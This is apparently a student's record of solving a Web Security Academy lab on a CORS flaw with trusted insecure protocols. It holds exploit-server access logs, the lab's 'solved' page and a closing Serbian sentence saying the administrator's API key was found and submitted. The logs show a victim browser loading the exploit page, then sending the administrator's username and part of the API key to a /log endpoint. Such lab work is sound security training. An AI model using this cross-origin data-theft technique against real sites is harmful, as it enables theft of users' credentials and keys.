93.87.60.181	2026-05-21 16:34:13	+0000	/log?key=%20%20%22username%22:%20%22wiener%22,%20%20%22email%22:%20%22x22,%20%20%22apikey%22:%20%22tAcEGHmoGkeCyOTpmTrjU			
93.87.60.181	2026-05-21 16:34:13	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:34:13	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:35:24	+0000	/ HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
93.87.60.181	2026-05-21 16:35:24	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:35:24	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:35:28	+0000	/POST / HTTP/1.1"	302	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
93.87.60.181	2026-05-21 16:35:28	+0000	/deliver-to-victim HTTP/1.1"	302	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
10.0.4.235	2026-05-21 16:35:28	+0000	/exploit/ HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0 Safari/537.36"	
10.0.4.235	2026-05-21 16:35:28	+0000	/log?key=%20%20%22username%22:%20%22administrator%22,%20%20%22email%22:%20%22x22,%20%20%22apikey%22:%20%22cXgKqCfc9yGvcFVgA			
10.0.4.235	2026-05-21 16:35:28	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0 Safari/537.36"	
93.87.60.181	2026-05-21 16:35:28	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:35:28	+0000	/ HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
93.87.60.181	2026-05-21 16:35:28	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	
93.87.60.181	2026-05-21 16:35:41	+0000	/POST / HTTP/1.1"	302	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
93.87.60.181	2026-05-21 16:35:41	+0000	/GET / HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0 Safari/537.36"	
93.87.60.181	2026-05-21 16:35:41	+0000	/resources/css/labsDark.css HTTP/1.1"	200	"user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,	

Web Security Academy

CORS vulnerability with trusted insecure protocols

[Back to exploit server](#) [Back to lab](#) [Submit solution](#)

0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"
0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36"

exploit-0a97005a0404eb69868f299401a9002f.exploit-server.net says

Answer:

[OK](#) [Cancel](#)

Web Security Academy

CORS vulnerability with trusted insecure protocols

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

Kada smo bili u mogućnosti da nađemo api key od administratora i ga submitujemo, uspešno smo završili zadatak.